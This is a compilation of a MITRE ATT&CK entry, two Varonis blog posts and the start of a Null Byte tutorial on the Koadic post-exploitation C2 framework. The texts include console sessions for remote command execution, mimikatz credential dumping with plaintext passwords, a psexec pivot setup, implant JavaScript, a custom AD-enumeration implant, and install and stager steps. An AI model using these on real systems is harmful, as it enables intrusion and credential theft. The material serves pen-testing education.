Key Length: 1032

Title: Software: Koadic | MITRE ATT&CK™

Content courtesy of: https://attack.mitre.org/software/S0250/

> Koadic (/software/S0250) is a Windows post-exploitation framework and penetration testing tool. Koadic (/software/S0250) is publicly available on GitHub and the tool is executed via the command-line. Koadic (/software/S0250) has several options for staging payloads and creating implants. Koadic (/software/S0250) performs most of its operations using Windows Script Host. [1] (https://github.com/zerosum0x0/koadic) [2] (https://researchcenter.paloaltonetworks.com/2018/06/unit42-sofacy-groups-parallel-attacks/)

Key Length: 16583

Title: Koadic: LoL Malware Meets Python-Based Command and Control (C2) Server, Part I

Content courtesy of: https://www.varonis.com/blog/koadic-lol-malware-meets-python-based-command-and-control-c2-server-part-i/

This article is part of the series "Koadic Post-Exploitation Rootkit". Check out the rest:

In my epic series (https://www.varonis.com/blog/living-off-the-land-lol-with-microsoft-part-ii-mshta-hta-and-ransomware/) on Windows binaries that have dual uses– talkin' to you rundll32 and mshta — I showed how hackers can stealthy download and launch remote script-based malware. I also mentioned that pen testers have been actively exploring the living-off-the land (LoL) approach for post-exploitation. Enter Koadic.


I learned about Koadic sort of by accident. For kicks, I decided to assemble a keyword combination of "javascript rundll32 exploitation" to see what would show up. The search results (https://n0where.net/com-command-control-koadic) led me to the Koadic post-exploitation rootkit, which according to its description "does most of its operation using Windows Script Host." I was intrigued. By the way, Koadic is hacker-ese for COM Command and Control.

A good starting point for learning about Koadic is a Defcon presentation (https://www.youtube.com/watch?v=HJ_8VUgYzMw) given by its two developers, Sean Dillon and Zach Harding. Koadic looks and acts like PowerShell Empire (https://www.varonis.com/blog/pen-testing-active-directory-environments-part-iii-chasing-power-users/) with script-based stagers and implants. The key difference, though, is that Koadic instead relies on JavaScript and VBScript on the victim's computer.

As they note in their presentation, IT defenders are now more attuned to the fact that PowerShell can be used offensively. In other words, security teams are looking for unusual PS activity in the Windows event logs. They are not as focused (yet) on scripts run by the Windows Script Host engine. And that was some of the inspiration behind Koadic, which I suppose can be called JavaScript Empire.

Microsoft has also helped matters by adding PowerShell-only logging modules, a topic I explored in my amazing mini-series (https://www.varonis.com/blog/powershell-obfuscation-stealth-confusion-part-ii/) on obfuscation techniques.

Defenders can selectively turn on PS logging. They can *not* do the same for JavaScript.



To log scriptware (other than PowerShell), Windows forces you to enable auditing of every process launched. Eeeks. To analyze Koadic's script activity, you have to bite the bullet and enable detailed logging, which results in an entry for *each* process launched in Windows. Let's just say the Windows log ain't a pretty place after that's done, and this event fog helps hide Koadic's activities.

Start Me Up With a Mshta Stager

Thankfully, I had malware analysis help from our amazing NYC-based summer intern, Daniel Vebman, who sanity checked my ideas and did some valuable exploring of his own.

In this first post, let's take a shallow dive into Koadic's capabilities and architecture. One of the major themes to keep in mind with Koadic is that its script-based approach gives the attackers the ability to change code on the fly, and adapt quickly to new environments.


How do you detect stealthy post-exploitation activities of Koadic-style attacks in the real world? I'll come to that later on in the series, but clearly you'll need to move beyond the Windows event log and, ahem, focus (https://www.varonis.com/products/datadvantage/) on the underlying file system.

To get started, we installed the software from Github (https://github.com/zerosum0x0/koadic) on an Ubuntu instance in our AWS environment. We hit a few snags but this was quickly solved by the ever-resourceful Daniel, who reinstalled Koadic's Python modules (and did it right).

Yes, the server-side of Koadic is Python-based.

To do its work, Koadic leverages Windows binaries that sneakily pull in remote JavaScript or VBScript. Essentially, the ones I covered in my living-off-the land series (https://www.varonis.com/blog/living-off-the-land-lol-with-microsoft-part-ii-mshta-hta-and-ransomware/): mshta, rundll32, and regsvr32. It appears, though, from reading the notes that only mshta works, so that's the stager we used in our testing.

Let's assume the mshta stager was delivered to a victim via, say, a phish mail. Once activated, Koadic then creates a "zombie". It's their way of saying it has control over the victim's machine. The zombification — it's a word (https://www.urbandictionary.com/define.php?term=zombification) — is accomplished through a library of JavaScript-based implants.



Night of the Koadic Zombie!

In a realistic pen-testing scenario, the first task is to answer the who and where questions. After all, the payload has landed somewhere on laptop or server of a random user in the Intertoobz.

Koadic's implant/manage/exec_cmd does as advertised: lets you run individual shell commands remotely. As with all the implants, you enter the "info" command to see what the basic parameters are and then set them accordingly.

```
[(koadic: imp/man/exec_cmd)# set cmd whoami
 [+] CMD => whoami
[(koadic: imp/man/exec_cmd)# info

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        CMD         whoami              yes     command to run
        OUTPUT      true                yes     retrieve output?
        DIRECTORY   %TEMP%              no      writeable directory for output
        ZOMBIE      ALL                 yes     the zombie to target

[(koadic: imp/man/exec_cmd)#
[(koadic: imp/man/exec_cmd)#
 (koadic: imp/man/exec_cmd)#
[(koadic: imp/man/exec_cmd)# use implant/manage/exec_cmd
[(koadic: imp/man/exec_cmd)# info

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        CMD         whoami              yes     command to run
        OUTPUT      true                yes     retrieve output?
        DIRECTORY   %TEMP%              no      writeable directory for output
        ZOMBIE      ALL                 yes     the zombie to target

[(koadic: imp/man/exec_cmd)# run
 [*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
 [+] Zombie 0: Job 3 (implant/manage/exec_cmd) completed.
Result for `whoami`:
pepper\administrator

[(koadic: imp/man/exec_cmd)# set cmd hostname
 [+] CMD => hostname
[(koadic: imp/man/exec_cmd)# run
 [*] Zombie 0: Job 4 (implant/manage/exec_cmd) created.
 [+] Zombie 0: Job 4 (implant/manage/exec_cmd) completed.
Result for `hostname`:
pepper
```

Who am I? Where am I? All of life's and pen-tester's basic questions can be answered by running shell commands remotely.
For exec_cmd, I had my zombie execute whoami, hostname, and ipconfig on my pretend victims' computer — a Windows Server 2012 in my AWS instance.

Let's Look Around

Once you have the basics, it's then helpful to discover the full qualified domain name (FQDN) of the Windows environment you've landed in. As we'll see, you'll need the domain name to move off the initially hacked computer.

For that I need to resort to PowerShell by setting the cmd parameter to GetHostByName($env:computerName). It's a benign PS cmdlet, so in theory it shouldn't raise any eyebrows if it's logged.

```
[(koadic: imp/man/exec_cmd)#                                                    ]
[(koadic: imp/man/exec_cmd)#                                                    ]
[(koadic: imp/man/exec_cmd)# info                                               ]

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        CMD         Powershell -c [S... yes     command to run
        OUTPUT      true                yes     retrieve output?
        DIRECTORY   %TEMP%              no      writeable directory for output
        ZOMBIE      ALL                 yes     the zombie to target

[(koadic: imp/man/exec_cmd)#                                                    ]
[(koadic: imp/man/exec_cmd)# run                                                ]
 [*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
 [+] Zombie 0: Job 3 (implant/manage/exec_cmd) completed.
Result for `Powershell -c [System.Net.Dns]::GetHostByName($env:computerName)`:

HostName                    Aliases                     AddressList
--------                    -------                     -----------
pepper.corp.acme            {}                          {172.31.18.92}
```

Getting the domain name through a PowerShell cmdlet.
What about scanning the network to learn about IP addresses?

That's where implant/scan/tcp comes into play. There's also the implant/gather/user_hunter to discover users who are currently logged in.

In short: Koadic has built-in support for getting essential environmental information and, of course, the ability to run shell commands to fill in the gaps. By the way, a description of all its commands can be found on the Github home (https://github.com/zerosum0x0/koadic) page.

Doing the Psexec Pivot

Unless a hacker is very lucky and lands on a server that has millions of unencrypted credit card numbers, she'll need to leapfrog to another computer. The way this is done is to harvest domain-level credentials, eventually find one that has elevated permissions, and then perform a lateral move.

Once upon a time, I wrote (https://www.varonis.com/blog/penetration-testing-explained-part-vi-passing-the-hash/) about how to use mimikatz and psexec do just that. Koadic has conveniently provided a mimikatz-based implant to retrieve credentials from SAM memory and another one to support psexec. Small quibble: you have to explicitly upload the psexec executable to the victim's computer and set the path name.

For example, to retrieve credentials I ran implant/inject/mimikatz_dynwrapx:

```
[(koadic: imp/inj/mimikatz_dynwrapx)# use implant/inject/mimikatz_dynwrapx                                                    ]
[(koadic: imp/inj/mimikatz_dynwrapx)# run                                                                                    ]
 [*] Zombie 0: Job 12 (implant/inject/mimikatz_dynwrapx) created.
 [+] Zombie 0: Job 12 (implant/inject/mimikatz_dynwrapx) privilege::debug -> got SeDebugPrivilege!
 [+] Zombie 0: Job 12 (implant/inject/mimikatz_dynwrapx) token::elevate -> got SYSTEM!
 [+] Zombie 0: Job 12 (implant/inject/mimikatz_dynwrapx) completed.
 [+] Zombie 0: Job 12 (implant/inject/mimikatz_dynwrapx) Results

msv credentials
===============

NTLM                             SHA1                                     Username       Domain
----                             ----                                     --------       ------
e688605228e15c4ff1e8bc37254d75b9  fdf969f4865c42342ae45e2abca0b1c52a1c8053  Administrator  PEPPER
38e04d742623e2ece36aac8e427ff1b2  3610e6b7fb362a7cb63040bf337e737aab22762c  PEPPER$        CORP
9331de9ba2e823cf486d5c8f44b8b645  e383a5d7991aff88935760e4b02e55021eabfb74  lex            CORP
ee6efb0a163cc01fc4ad69c59d77410a  602e08745096b088df01bf28f23cb262f1497d83  monty          CORP

wdigest credentials
===================

Username       Domain    Password
--------       ------    --------
(null)         (null)    (null)
Administrator  PEPPER    t*cxQfkFSG
PEPPER$        CORP      '\M;=nc+;g8-D\t*r3?!Zm,&31<B,!'I&<ez]jybo_gz3BhB\ays>cK<UEynNa. 59bmkp##YIoZ)x%MUgEmviYRcKk]&=!Kb +c,h\OSrq..
+%Qf^OsJ\Wu
lex            CORP      PHoebe2009;
monty          CORP      Phoebe2008;

kerberos credentials
====================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
Administrator  PEPPER     (null)
PEPPER$        corp.acme  '\M;=nc+;g8-D\t*r3?!Zm,&31<B,!'I&<ez]jybo_gz3BhB\ays>cK<UEynNa. 59bmkp##YIoZ)x%MUgEmviYRcKk]&=!Kb +c,h\OSrq.
.+%Qf^OsJ\Wu
lex            CORP.ACME  (null)
monty          CORP.ACME  (null)
```

Koadic's mimikatz dll shows NTLM hashes and even the password, thanks to the wdigest security hole.
You can see the NTLM hashes, which you can crack offline if need be. But because of the infamous wdigest security hole (https://www.jimwilbur.com/2017/10/wdigest-clear-text-passwords/), you also get the plain text passwords. Eureka!

I won't show how to do an actual lateral move or pivot in this post, but you can see the setup for the implant/pivot /psexec below:

```
(koadic: imp/piv/exec_psexec)# use implant/pivot/exec_psexec
(koadic: imp/piv/exec_psexec)# set rhost masa
[+] RHOST => masa
(koadic: imp/piv/exec_psexec)# set smbdomain corp.acme
[+] SMBDOMAIN => corp.acme
(koadic: imp/piv/exec_psexec)# set smbuser monty
[+] SMBUSER => monty
(koadic: imp/piv/exec_psexec)# set credid 4
[+] CREDID => 4
(koadic: imp/piv/exec_psexec)# set zombie 1
[+] ZOMBIE => 1
(koadic: imp/piv/exec_psexec)# set rpath C:\\Users\\Administrator\\Documents
[+] RPATH => C:\\Users\\Administrator\\Documents
(koadic: imp/piv/exec_psexec)# info

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        CMD         hostname            yes     command to run
        RHOST       masa                yes     name/IP of the remote
        SMBUSER     monty               yes     username for login
        SMBPASS                         yes     password for login
        SMBDOMAIN   corp.acme           yes     domain for login
        CREDID      4                   yes     cred id from creds
        RPATH       C:\\Users\\Admin... yes     path to psexec.exe
        DIRECTORY   %TEMP%              no      writeable directory for output
        ZOMBIE      1                   yes     the zombie to target

(koadic: imp/piv/exec_psexec)#
```

By the way, you get the credid number from the creds command. It will automatically PtH for you!
I'll explain next time how to do a real-word pivot by filling in the cmd parameter with the initial mshta stager, thereby creating another zombie. The idea is to continue the pattern of harvesting credentials with mimikatz and then pivoting. Yeah, you end up controlling an army of zombies. Evil!

A Little JavaScript Plumbing

That's the quick $.50 tour of Koadic. One last bit of business is a high-level view of the architecture.

Koadic is essentially a remote access trojan or RAT. Nowadays, we give it the fancier name of a command and control (C2) server. In any case, the principles are easy enough to grasp: the client side executes the commands from the remote server.

In the case of Koadic, the client side is not a binary — as they were for the early RATs — but instead it's 100% JavaScript. The client's sole function is to loop and pull in remote implants—written in either JavaScript or VBScript — from Koadic's Python-based server, run them, and send the results back.

By the way, there's some clever programming in Koadic wherein the server-side Python crafts the actual JavaScript implant. I'll get into more details further on in the series.

Let me draw back the curtain to remove some of the mystery around the implants. Here's the raw JavaScript in Koadic that actually launches psexec:

```
try
  {
    var rpath = "~RPATH~"
    var UNC = "~RPATH~\\psexec.exe ";
    var domain = "~SMBDOMAIN~";
    var user = "~SMBUSER~";
    var pwd = "~SMBPASS~";
    var computer = "\\\\~RHOST~ ";


    UNC += computer;


    if (user != "" && pwd != "")
    {
        if (domain != "" && domain != ".")
        {
          user = '"' + domain + "\\" + user + '"';
        }


        UNC += "-u " + user + " -p " + pwd + " ";
    }


    UNC += " -accepteula ~CMD~";


    // crappy hack to make sure it mounts
    var output = Koadic.shell.exec("net use * " + rpath, "~DIRECTORY~\\~FILE~.txt");


    if (output.indexOf("Drive") != -1)
    {
      var drive = output.split(" ")[1];
      Koadic.shell.run("net use " + drive + " /delete", true);
    }


    Koadic.WS.Run("%comspec% /q /c " + UNC, 0, true);


    Koadic.work.report("Complete");
  }
  catch (e)
  {
    Koadic.work.error(e);
  }
```

Yeah, those tilde encased variables are replaced with the real thing before it's shipped off to the target system.

The key point is that this is a *flexible* environment. In fact, this infosec blogger (and former UNIX programmer) successfully made a few tweaks to the psexec data module to get it to work in our AWS environment.

Note to Shawn and Zach: I think there are issues in the way a fully qualified domain name is parsed by the mimikatz implant. Just sayin'.

For Next Time

I'll cover this material again, and I'll do an actual psexec pivot and get deeper into my pen-testing persona. I'll also analyze the events produced by Koadiac so that we can see that it ain't so easy to detect unusual activity from the raw logs.

One last thought: wouldn't it be great for pen testing purposes if we were able to wangle Koadic to pull in Activity Directory information, say domain groups and their members? Kind of like what PowerView (https://www.varonis.com/blog/powerview-for-penetration-testing/) does.

Hold that thought, and next time we'll also start on the task of creating our own implants. In the meantime, if you want to get ahead of the curve, you might want to study the Koadic modules in Github (https://www.varonis.com /blog/port-scanning-techniques/).

Key Length: 10562

Title: Koadic: Implants and Pen Testing Wisdom, Part III

Content courtesy of: https://www.varonis.com/blog/koadic-implants-and-pen-testing-wisdom-part-iii/

This article is part of the series "Koadic Post-Exploitation Rootkit". Check out the rest:

One of the benefits of working with Koadic is that you too can try your hand at making enhancements. The Python environment with its nicely organized directory structures (https://github.com/zerosum0x0/koadic) lends itself to being tweaked. And if you want to take the ultimate jump, you can add your own implants.

The way to think about Koadic is that it's a C2 server that lets you deliver JavaScript malware implants to the target and then interact with them from the comfort of your console.

Sure there's a learning curve to understanding the way the code really ticks. But I can save you hours of research and frustration: each implant has two sides, a Python shell (found in the implant/modules directory) and the actual JavaScript (located in a parallel implant/data directory).

To add a new implant, you need to code up these two parts. And that's all you need to know. Not quite. I'll get into some more details below.

So what would be a useful implant to aim for?

Having already experienced the power of PowerView (https://www.varonis.com/blog/powerview-for-penetration-testing/), the PowerShell pen-testing library for querying Active Directory, I decided to add an implant to list AD members for a given group. It seemed like something I can do over a few afternoons, provided I had enough caffeine.

Active Directory Group Members a la Koadic

As I've been saying in my various blog series, pen testers have to think and act like hackers in order to effectively probe defenses. A lot of post-exploitation work is learning about the IT landscape. As we saw with PowerView, enumerating users within groups is a very good first step in planning a lateral move.

If you've never coded the JavaScript to access Active Directory, you'll find oodles of online examples on how to set up a connection to a data source using the ADODB object — for example this tutorial (http://www.selfadsi.org /search.htm). The trickiest part is fine tuning the search criteria.

You can either use SQL-like statements, or else learn the more complex LDAP filter syntax (http://www.selfadsi.org /ldap-filter.htm#FilterSyntax). At this point, it's probably best to look at the code I cobbled together to do an *extended* search of an AD group.

```
objConnection = new ActiveXObject("ADODB.Connection");
objConnection.Provider="ADsDSOObject";
objConnection.Open("Active Directory Provider");
objCommand = new ActiveXObject( "ADODB.Command");


Koadic.work.report("Gathering users ...");
strDom = "<LDAP://"+strDomain+">";
strFilter = "(&(objectCategory=person)(objectClass=user)(memberOf=cn=~GROUP~,cn=Users,"+str
strAttributes = "ADsPath";

strQuery = strDom + ";" + strFilter + ";" + strAttributes + ";Subtree";

objCommand.CommandText=strQuery;

objRecordSet = objCommand.Execute();
objRecordSet.Movefirst;
user_str="";
while(!(objRecordSet.EoF)) {

  user_str +=objRecordSet.Fields("ADsPath").value;
  user_str +="\n";
  objRecordSet.MoveNext;
}
Koadic.work.report(user_str);
Koadic.work.report("...Complete");
```

I wanted to enumerate the users found in all the underlying subgroups. For example, in searching Domain Admins, the query shouldn't stop at the first level. The "Subtree" parameter above does the trick. I didn't have the SQL smarts to work this out in a single "select" statement, so the LDAP filters were the way to go in my case.

I tested the JavaScript independently of Koadic, and it worked fine. Victory!

There's a small point about how to return the results to the C2 console. Koadic solves this nicely through its own JS *support* functions. There's a set of these that lets you collect output from the JavaScript and then deliver it over a special encrypted channel. You can see me doing that with the Koadic.work.report function, which I added to the original JavaScript code.

And this leads nicely to the Python code — technically the client part of the C2 server. For this, I copied and adjusted from an existing Koadic implant, which I'm calling enum_adusers. You can view a part of my implant below.

```
import core.implant
import uuid

class ADUsersJob(core.job.Job):
    def done(self):
        self.display()
    def display(self):
        if len(self.data.splitlines()) > 10:
            self.shell.print_plain("Lots of users! Only printing first 10 lines...")
            self.shell.print_plain("\n".join(self.data.splitlines()[:10]))
            save_file = "/tmp/loot."+self.session.ip+"."+uuid.uuid4().hex
            with open(save_file, "w") as f:
              f.write(self.data)
            self.shell.print_good("Saved loot list to "+save_file)
        else:
            self.shell.print_plain(self.data)
```

To display the output sent by the JavaScript side of the implant to the console, I use some of the Python support provided by Koadic's shell (https://github.com/zerosum0x0/koadic/blob/master/core/shell.py) class, in particular the print methods. Under the hood, Koadic is scooping up the data sent by the JavaScript code's report function, and displaying it to the console.

By the way, Koadic conveniently allows you to reload modules on the fly *without* having to restart everything! I can tweak my code and use the "load" command in the Koadic console to activate the updates.

```
[(koadic: sta/js/mshta)# use implant/gather/enum_adusers
[(koadic: imp/gat/enum_adusers)# info

        NAME        VALUE               REQ     DESCRIPTION
        -----       ------------        ----    -------------
        GROUP       Domain Admins       yes     Group to enumerate
        ZOMBIE      ALL                 yes     the zombie to target

[(koadic: imp/gat/enum_adusers)# run
[*] Zombie 0: Job 0 (implant/gather/enum_adusers) created.
[+] Zombie 0: Job 0 (implant/gather/enum_adusers) completed.
Gathering users ...
[+] Zombie 0: Job 0 (implant/gather/enum_adusers) completed.
LDAP://CN=Administrator,CN=Users,DC=corp,DC=acme
LDAP://CN=Monty Burns,CN=Users,DC=corp,DC=acme
LDAP://CN=Cruella DeVille,CN=Users,DC=corp,DC=acme
LDAP://CN=lex luther,CN=Users,DC=corp,DC=acme

[+] Zombie 0: Job 0 (implant/gather/enum_adusers) completed.
...Complete
[(koadic: imp/gat/enum_adusers)# load
[+] Successfully loaded 39 modules.
[(koadic: imp/gat/enum_adusers)# run
[*] Zombie 0: Job 1 (implant/gather/enum_adusers) created.
[+] Zombie 0: Job 1 (implant/gather/enum_adusers) completed.
New and improved
[+] Zombie 0: Job 1 (implant/gather/enum_adusers) completed.
Gathering users ...
[+] Zombie 0: Job 1 (implant/gather/enum_adusers) completed.
Group:Domain Admins
[+] Zombie 0: Job 1 (implant/gather/enum_adusers) completed.
1:LDAP://CN=Administrator,CN=Users,DC=corp,DC=acme
2:LDAP://CN=Monty Burns,CN=Users,DC=corp,DC=acme
3:LDAP://CN=Cruella DeVille,CN=Users,DC=corp,DC=acme
4:LDAP://CN=lex luther,CN=Users,DC=corp,DC=acme
```

My very own Koadic implant. And notice how I was able to change the code on the fly, reload it, and then run it.
I went into detail about all this, partially to inspire you to roll your own implants. But also to make another point. The underlying techniques that Koadic relies on — rundll32 and mshta — have been known about by hackers for years. What Koadic does is make all this hacking wisdom available to pen testers in a very flexible and relatively simple programming environment.

Some Pen Testing Wisdom


Once you get comfortable with Koadic, you can devise your own implants, quickly test them, and get to the more important goal of pen testing — finding and exploring security weaknesses

Let's say I'm really impressed by what Sean and Zach have wrought, and Koadic has certainly sped up my understanding of the whole testing process.

For example, a funny happened when I first went to try my enum_adusers implant. It *failed* with an error message reading something like this,“ Settings on this computer prohibit accessing a data source on another domain.”

I was a little surprised.

If you do some googling you'll learn that Windows Internet security controls has a special setting (https://social.msdn.microsoft.com/Forums/en-US/3d8c7e88-4652-4dfb-8d7a-060846ceeb9b/quotsafety-setting-on-this-computer-prohibits-accessing-a-data-source-on-another-domainhelp?forum=scripting) to allow browser scripts to access data sources. And in my AWS testing environment, the Amazon overlords wisely made sure that this was *disabled* for my server instance, which, it should be noted, is certainly not a desktop environment. I turned it on just to get my implant to pull in AD users to work.



Gotcha! Enabling “Access data sources across domain” allowed my implant to work. But it's a security hole! Why was the JavaScript I coded for the Koadic implant being treated as if it were a browser-based script, and therefore blocked from making the connection to Active Directory?

Well, because technically it *is* running in a browser! As I mentioned last time (https://www.varonis.com/blog/koadic-pen-testing-pivoting-javascripting-part-ii/), the Koadic scripts are actually executed by mshta, which is Microsoft's legacy product for letting you leverage HTML for internal business apps.

The real pen testing wisdom I gained is that if this particular script runs, it means that the remote data source security control is *enabled*, which is not a good thing, even and perhaps especially on a server.

Next time, I'll be wrapping up this series, and talk about defending against the kinds of attacks that Koadic represents — stealthy script-based malware.

Key Length: 13532

Title: How to Use the Koadic Command & Control Remote Access Toolkit for Windows Post-Exploitation " Null Byte :: WonderHowTo

Content courtesy of: https://null-byte.wonderhowto.com/how-to/use-koadic-command-control-remote-access-toolkit-for-windows-post-exploitation-0181742/

Koadic allows hackers to monitor and control exploited Windows systems remotely. The tool facilitates remote access to Windows devices via the Windows Script Host (https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/wsh_overview.mspx?mfr=true), working with practically every version of Windows. Koadic is capable of sitting entirely in memory to evade detection and is able to cryptographically secure its own web command-and-control communications.

The Koadic post-exploitation toolkit serves as an alternative to tools like Meterpreter (https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheet-for-metasploits-meterpreter-0149146/) and PowerShell Empire (https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/). While there is some difference in the way payloads are delivered, and by which exploits, Koadic provides a fully-featured environment to remotely perform tasks on an exploited Windows system. The tool provides two main categories of functions, divided within the program as stagers and implants.

Stagers are used to create the actual remote-access connections through different Windows-based processes, and implants are used to complete tasks on systems which are already connected as zombie machines over the stager connection. These implants can execute commands, retrieve system keys and password hashes, and even play audio on the zombie device.

To begin using Koadic, it first needs to be downloaded and installed. In this example, Koadic is installed on a Linux system, however, it will potentially run on any system with a Unix-like shell environment.

Step 1: Downloading & Installing Koadic

Koadic is available from zerosum0x0's GitHub page (https://github.com/zerosum0x0). On systems with Git already installed, the source code can be downloaded by running the command below in a terminal window.

```
git clone https://github.com/zerosum0x0/koadic (https://github.com/zerosum0x0/koadic)
```

Once the source code is downloaded, we can run **cd (https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-2-creating-directories-files-0147234/) koadic/** in order to move into the new Koadic directory. Once in the Koadic folder, we can use Pip to install the Python requirements. These requirements are listed in the "requirements.txt" file within the Koadic directory, so we'll use this as an argument for Pip as shown in the command below.

```
pip install -r requirements.txt
```

Once the requirements are installed, Koadic can be run by simply entering **./koadic** from within the program directory.

If the program loads an interface similar to the one above, Koadic is ready to use!

Step 2: Preparing Koadic

The most useful command to gain an overview of Koadic usage is **help**.

The help command provides an overview of the different commands available. Koadic functions similarly to other frameworks you may be familiar with, such as Metasploit (https://null-byte.wonderhowto.com/how-to/metasploit-basics/), and as such, it allows for individual modules to be loaded and configured. Once a module is selected, parameters can be set, then the module can be run. Koadic also provides autocomplete triggered by pressing *Tab*, which makes it a little easier to search for and find commands.

Let's begin by loading the **mshta** stager by running the command below.

```
use stager/js/mshta
```

The stager allows us to define where the Koadic command and control is accessed by any "zombie" devices. We can view some of these available settings by running **info** once the stager is selected.

The stager allows us to define the IP, port, and expiry date of the command and control, as well as keys and certificates if desired. The default port of "9999" should be fine for our test environment, however, it should be confirmed that the "SRVHOST" IP value corresponds to your IP on your local network, or potentially to the VPS or server which Koadic is running on. To set it manually, run the command below, where **IP** is the desired IP address for the staging server.

```
set SRVHOST IP
```

Once the staging server is configured, it's ready to be started. Launch the stager by typing **run** on the Koadic command line and pressing *Enter*.

Step 3: Connecting a Zombie PC to the C&C

A Windows PC can be connected to the Koadic "mshta" staging server by running just one line on the command prompt. This command, similar to the one shown below, will begin with **mshta** followed by the IP and port of the staging server. The command can also be retrieved from the Koadic command log itself, as it is shown after running the stager.

```
